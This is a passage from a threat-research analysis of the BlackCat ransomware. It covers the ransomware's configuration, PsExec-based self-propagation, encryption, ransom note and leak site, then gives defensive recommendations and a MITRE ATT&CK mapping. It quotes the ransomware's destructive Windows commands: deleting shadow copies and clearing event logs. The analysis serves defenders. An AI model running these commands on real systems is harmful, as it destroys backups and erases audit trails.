
- diagcab
- diagcfg
- pdb
- wpx
- hlp
- icns
- rom
- dll
- msstyles
- mod
- ps1
- ics
- hta
- bin
- cmd
- ani
- 386

- lock
- cur
- idx
- sys
- com
- deskthemepack
- shs
- ldf
- theme
- mpa
- nomedia
- spl
- cpl
- adv
- icl
- msu

The following settings are also enabled according to the config file:


- Network Discovery
- Self Propagation
- Set Wallpaper
- ESXi VM Kill
- ESXi VM Snapshot kill

BlackCat also contains a “self propagation” functionality (worm), by using PsExec and compromised credentials specified in the configuration. The PsExec binary is encrypted and stored within the ransomware executable.



PsExec binary embedded within the ransomware payload.

There's also an option named "drag-and-drop", which creates a batch file that can be used to execute the ransomware. The content of this file is decrypted at runtime.



Batch file created by BlackCat.

Additional commands ran by BlackCat:


1. **Get device UUID**
   "C:\Windows\system32\cmd.exe" /c "wmic csproduct get UUID"
2. **Stop IIS service**
   "C:\Windows\system32\cmd.exe" /c "iisreset.exe /stop"
3. **Clean shadow copies**
   "C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet"
   "C:\Windows\system32\cmd.exe" /c "wmic.exe Shadowcopy Delete"
4. **List Windows event logs names and try to clear them all.**
   "C:\Windows\system32\cmd.exe" /c "wevtutil.exe el"
   "C:\Windows\system32\cmd.exe" /c "wevutil.exe cl \"<NameHere>\"

In this attack, we noticed that the attacker listed all the logs with the correct binary (wevtutil), but there's a typo in the commands that actually clear the logs (wevutil). In other words, the attacker failed to clean the Windows event logs.

Typo in command line executed by the ransomware.

This ransomware encrypts files using AES or ChaCha20 depending on the configuration, and the key used to encrypt the file is encrypted with a public RSA key contained within its configuration.

Once done, the extension defined in the configuration is appended to encrypted files and, like other ransomware, BlackCat created the ransom note with information about the attack and contact instructions.




BlackCat ransom note.

If enabled in the configuration, the ransomware also changes the user's wallpaper with the following message.

BlackCat wallpaper message.

BlackCat's Website

Like other RaaS groups operating in the double-extortion scheme, BlackCat maintains a website hosted on the deep web where they leak stolen data if the ransom isn't paid by the victims.



BlackCat "collections" website.

They are likely the first ransomware group that allows you to search leaked data through keywords, even supporting wildcards.

Conclusions

BlackCat and other Ransomware-as-a-Service (RaaS) groups often exploit basic flaws in security policies and network architecture to infect as many devices as possible, stealing and encrypting data to extort organizations and individuals. As demonstrated in this analysis, these groups often use legitimate tools throughout the attack, such as PsExec.

We strongly recommend companies revisit password policies and avoid using default passwords for new accounts. Technologies such as Microsoft LAPS can help to generate unique passwords for local administrator accounts. Implementing a security policy to enforce multi-factor authentication and using strong passwords for domain accounts is also recommended.

Implementing strong monitoring and blocking known tools like PsExec can also help the security of your organization. User training is also strongly recommended as social engineering could be exploited by these groups to gain access to networks. Lastly, we also recommend using a secure web gateway to protect your network against malware and data exfiltration.

Tactics and Techniques

All the tactics and techniques observed in this analysis can be mapped with the MITRE ATT&CK knowledge base as follows:

Tactic	ATT&CK ID	Description
Reconnaissance	T1589.001	Gather Victim Identity Information: Credentials
Resource Development	T1587.001	Develop Capabilities: Malware
Resource Development	T1588.002	Obtain Capabilities: Tool
Initial Access	T1078.002	Valid Accounts: Domain Accounts
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass UAC
Defense Evasion	T1222.001	File and Directory Permissions Modification: Windows File and Directory Permissions Modification
Defense Evasion	T1070.001	Indicator Removal on Host: Clear Windows Event Logs
Discovery	T1087.002	Account Discovery: Domain Account
Discovery	T1083	File and Directory Discovery
Lateral Movement	T1570	Lateral Tool Transfer

Tactic	ATT&CK ID	Description
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1048	Exfiltration Over Alternative Protocol
Impact	T1486	Data Encrypted for Impact
Impact	T1491.001	Defacement: Internal Defacement